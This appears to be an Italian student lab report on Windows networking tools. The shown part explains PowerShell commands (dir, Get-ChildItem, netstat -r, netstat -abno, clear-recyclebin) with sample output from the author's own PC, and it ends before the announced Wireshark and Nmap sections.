



# S11-L5

WINDOWS SHELL, WIRESHARK & NMAP

# TABLE OF CONTENT

1

INTRODUCTION

2

WINDOWS  
POWERSHELL

3

WIRESHARK: CATTURA  
TRAFFICO HTTP/HTTPS

4

WIRESHARK: ANALISI  
ATTACCO DB SQL

5

ESPLORAZIONE CON  
NMAP

6

RINGRAZIAMENTI

# INTRODUCTION


In questo laboratorio vedremo l'utilizzo dei seguenti tool:

- Windows Powershell: Verrà utilizzato questo strumento per eseguire alcuni dei comandi disponibili sia nel prompt dei comandi che in PowerShell.
- Wireshark: Verrà utilizzato per la cattura del traffico HTTP & HTTPS. Inoltre, lo utilizzeremo per analizzare un file .pcap relativo ad un attacco precedente contro un database SQL.
- Nmap: Verrà utilizzata per la scansione delle porte



## 2. ACCESSO WINDOWS POWERSHELL

\*\*Eseguiamo l'accesso su windows powershell ricercandola nel menu Start\*\*



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti. https://aka.ms/PSWindows

PS C:\Users\matti>
```

## 2. ESPLORAZIONE COMANDI WIN POWERSHELL

Esploriamo ora qualche comando della powershell e vediamone il loro significato. Di primo impatto possiamo notare che il layout è molto simile al prompt dei comandi.

## Analizziamo ora il comando “dir”:

- su PowerShell viene utilizzato per elencare il contenuto di una directory, ovvero mostrare file e sottodirectory presenti in una determinata posizione del file system.


c'è da considerare tuttavia che In PowerShell, dir è un alias di Get-ChildItem, mentre nel Prompt dei Comandi è un comando nativo.

```
Windows PowerShell x + - Copyright (C) Microsoft Corporation. Tutti i diritti riservati. Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti. PS C:\Users\matti> dir Directory: C:\Users\matti Mode LastWriteTime Length Name ---- ----- ----- ---- da--- 21/11/2024 21:15 .MUMUVMM d---- 11/12/2024 15:58 .VirtualBox d---- 09/11/2024 12:26 ansel d-r--- 10/12/2024 16:19 Contacts d-r--- 13/12/2024 09:34 Desktop d-r--- 10/12/2024 16:19 Documents d-r--- 12/12/2024 15:46 Downloads d-r--- 10/12/2024 16:19 Favorites d-r--- 10/12/2024 16:19 Links d-r--- 10/12/2024 16:19 Music dar--l 13/12/2024 09:23 OneDrive d-r--- 10/12/2024 16:19 Pictures d-r--- 10/12/2024 16:19 Saved Games d-r--- 10/12/2024 16:19 Searches d-r--- 13/12/2024 09:23 Videos d---- 11/12/2024 14:37 VirtualBox VMs -a--- 09/11/2024 15:30 211 .gitconfig -a--- 21/11/2024 21:15 548 mumu_boot.txt
```

## 2. COMANDO GET-CHILDITEM

Come anticipato precedentemente, Il comando dir in PowerShell è un alias per il cmdlet Get-ChildItem, che rappresenta un'evoluzione avanzata rispetto al tradizionale comando dir del Prompt dei Comandi.

Grazie a questo cmdlet, è possibile usufruire di funzionalità più potenti, come il supporto per dati complessi, filtri personalizzati e la capacità di effettuare ricerche ricorsive all'interno delle directory. Queste caratteristiche rendono "dir" uno strumento estremamente versatile per esplorare, analizzare e filtrare i contenuti del file system in modo efficiente.



```
Windows PowerShell
PS C:\Users\matti> Get-ChildItem

Directory: C:\Users\matti

Mode                LastWriteTime     Length Name
----                -----          ---- 
da---              21/11/2024      21:15   .MUMUVMM
d----              11/12/2024      15:58   .VirtualBox
d----              09/11/2024      12:26   ansel
d-r---             10/12/2024      16:19   Contacts
d-r---             13/12/2024      09:34   Desktop
d-r---             10/12/2024      16:19   Documents
d-r---             12/12/2024      15:46   Downloads
d-r---             10/12/2024      16:19   Favorites
d-r---             10/12/2024      16:19   Links
d-r---             10/12/2024      16:19   Music
dar--l             13/12/2024      09:23   OneDrive
d-r---             10/12/2024      16:19   Pictures
d-r---             10/12/2024      16:19   Saved Games
d-r---             10/12/2024      16:19   Searches
d-r---             13/12/2024      09:23   Videos
d----              11/12/2024      14:37   VirtualBox VMs
-a----             09/11/2024      15:30   211 .gitconfig
-a----             21/11/2024      21:15   548 mumu_boot.txt
```

## 2. COMANDO NETSTAT -R

```
PS C:\Users\matti> netstat -r
=====
Elenco interfacce
 4...d8 43 ae 80 5c c9 .....Realtek PCIe GbE Family Controller
 12...0a 00 27 00 00 0c .....VirtualBox Host-Only Ethernet Adapter
 11...e4 c7 67 15 dc 1e .....Microsoft Wi-Fi Direct Virtual Adapter #3
 3...e6 c7 67 15 dc 1d .....Microsoft Wi-Fi Direct Virtual Adapter #4
 14...e4 c7 67 15 dc 1d .....Intel(R) Wi-Fi 6E AX211 160MHz
 13...e4 c7 67 15 dc 21 .....Bluetooth Device (Personal Area Network)
 1.....Software Loopback Interface 1
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask       Gateway   Interfaccia Metrica
    0.0.0.0        0.0.0.0   192.168.0.1  192.168.0.204     35
  127.0.0.0      255.0.0.0   On-link      127.0.0.1     331
  127.0.0.1      255.255.255.255  On-link      127.0.0.1     331
 127.255.255.255 255.255.255.255  On-link      127.0.0.1     331
  192.168.0.0      255.255.255.0   On-link      192.168.0.204     291
  192.168.0.204    255.255.255.255  On-link      192.168.0.204     291
  192.168.0.255    255.255.255.255  On-link      192.168.0.204     291
  192.168.56.0      255.255.255.0   On-link      192.168.56.1     281
  192.168.56.1      255.255.255.255  On-link      192.168.56.1     281
 192.168.56.255    255.255.255.255  On-link      192.168.56.1     281
  224.0.0.0        240.0.0.0   On-link      127.0.0.1     331
  224.0.0.0        240.0.0.0   On-link      192.168.56.1     281
  224.0.0.0        240.0.0.0   On-link      192.168.0.204     291
 255.255.255.255 255.255.255.255  On-link      127.0.0.1     331
 255.255.255.255 255.255.255.255  On-link      192.168.56.1     281
 255.255.255.255 255.255.255.255  On-link      192.168.0.204     291
=====

Route permanenti:
 Nessuna
```

Elenco interfacce e  
Tabella di routing IPv4



## Tabella di routing IPv6

```
IPv6 Tabella route
=====
Route attive:
  Interf Metrica Rete Destinazione      Gateway
    1      331 ::1/128          On-link
    12     281 fe80::/64         On-link
    14     291 fe80::/64         On-link
    12     281 fe80::6b76:9f23:9115:9596/128
                                         On-link
    14     291 fe80::9a8d:568d:dac8:3260/128
                                         On-link
    1      331 ff00::/8          On-link
    12     281 ff00::/8          On-link
    14     291 ff00::/8          On-link
=====

Route permanenti:
 Nessuna
```

```
PS C:\Users\matti>
```

## 2. COMANDO NETSTAT -R

Il comando “netstat -r” eseguito in Powershell (o nel prompt dei comandi) mostra la tabella di routing del sistema operativo che contiene informazioni dettagliate su come i pacchetti di rete vengono instradati all'interno della rete. Questa tabella è fondamentale per determinare il percorso dei dati verso una destinazione specifica.

Vediamo ora il significato di alcuni dei campi trovati:

- L'elenco interfacce ci mostra semplicemente tutte le interfacce di rete disponibili sul sistema insieme ai relativi indirizzi MAC e descrizioni.
- l'indirizzo di rete 0.0.0.0 (o route predefinita) nella prima riga della tabella di route IPv4 indica tutti i pacchetti destinati a indirizzi non specificati nella tabella di routing verranno inviati al gateway 192.168.0.1 attraverso l'interfaccia con IP 192.168.0.204 (l'indirizzo IP del mio pc).
- L'indirizzo di rete 127.0.0.0 gestisce il traffico verso l'interfaccia di loopback (127.0.0.1), usata per comunicazioni locali all'interno del dispositivo stesso.
- L'indirizzo 192.168.0.0 indica che il traffico verso la rete locale 192.168.0.x (sottorete con maschera /24) non passa attraverso un gateway, ma è gestito direttamente dall'interfaccia 192.168.0.204.
- L'indirizzo di rete 192.168.56.0 gestisce il traffico verso un'altra rete locale virtuale gestita dall'interfaccia 192.168.56.1. È spesso usata da software come VirtualBox per reti isolate o simulate.
- L'indirizzo 224.0.0.0 si riferisce agli indirizzi multicast IPv4, usati per inviare pacchetti a più destinatari in una rete.
- Il termine on-link sta ad indicare che i pacchetti non vengono instradati al gateway ma vengono gestiti localmente
- La tabella di routing IPv6, analoga a quella IPv4, fornisce informazioni su come il sistema gestisce il traffico di rete basato sul protocollo IPv6. In particolare, indica quali percorsi vengono utilizzati per inviare pacchetti verso diverse destinazioni IPv6.

## 2. COMANDO NETSTAT -ABNO

```
Amministratore: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Install la versione più recente di PowerShell per nuove funzionalità e miglioramenti. https://aka.ms/PSWindows

PS C:\WINDOWS\system32> netstat -abno

Connessioni attive

  Proto  Indirizzo locale        Indirizzo esterno      Stato      PID
  TCP    0.0.0.0:135           0.0.0.0:0          LISTENING   1552
  RpcSs
  [svchost.exe]
  TCP    0.0.0.0:445           0.0.0.0:0          LISTENING   4
  Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:5040          0.0.0.0:0          LISTENING   9468
  CDPSvc
  [svchost.exe]
  TCP    0.0.0.0:7680          0.0.0.0:0          LISTENING   9940
  Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:49664          0.0.0.0:0          LISTENING   1244
  [lsass.exe]
  TCP    0.0.0.0:49665          0.0.0.0:0          LISTENING   1140
  Impossibile ottenere informazioni sulla proprietà
  TCP    0.0.0.0:49668          0.0.0.0:0          LISTENING   3296
  EventLog
  [svchost.exe]
  TCP    0.0.0.0:49669          0.0.0.0:0          LISTENING   3312
  Schedule
  [svchost.exe]
```

## 2. COMANDO NETSTAT -ABNO

Il comando netstat -abno fornisce informazioni dettagliate su tutte le connessioni di rete attive e le porte in ascolto sul sistema. Ogni lettera della parola “ABNO” sta ad indicare un particolare comando:

- **-a:** mostra tutte le connessioni di rete e le porte aperte (sia attive che in ascolto).
- **-b:** Mostra il nome dei file eseguibili (processi) che stanno utilizzando le connessioni o le porte. Esso richiede privilegi elevati (infatti abbiamo dovuto eseguire la powershell con l'amministratore).
- **-n:** Mostra gli indirizzi IP e i numeri di porta in formato numerico, senza cercare di risolverli in nomi.
- **-o:** Mostra l'ID del processo (PID, Process Identifier) associato a ogni connessione o porta in ascolto. Si può utilizzare il PID per identificare il processo anche con il task manager.

## 2. UTILIZZO PRATICO DEL COMANDO -ABNO


Questo comando serve per diversi campi:

- **Diagnosi di rete:** Per identificare connessioni sospette o non autorizzate e per verificare quali processi stanno utilizzando porte critiche.
- **Sicurezza:** Per individuare eventuali malware o applicazioni sconosciute che utilizzano connessioni non autorizzate.
- **Gestione delle porte:** Per identificare i processi che bloccano o monopolizzano porte specifiche (utile, ad esempio, se un server web non riesce a partire perché la porta 80 è occupata).
- **Debugging:** Per risolvere problemi di connessione per applicazioni o servizi, identificando conflitti tra processi.

Possiamo, inoltre, verificare se un determinato PID sta utilizzando una determinata porta attraverso il comando “Get-Process -id PID”

## 2. SVUOTARE IL CESTINO CON POWERSHELL

Un'altro comando utile nella powershell è il “clear-recyclebin” che viene utilizzato per cancellare tutti gli elementi presenti nel cestino in modo permanente dal PC.




The screenshot shows a Windows PowerShell window titled "Windows PowerShell". The console output is as follows:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Installa la versione più recente di PowerShell per nuove funzionalità e miglioramenti. https://aka.ms/PSWindows

PS C:\Users\matti> clear-recyclebin

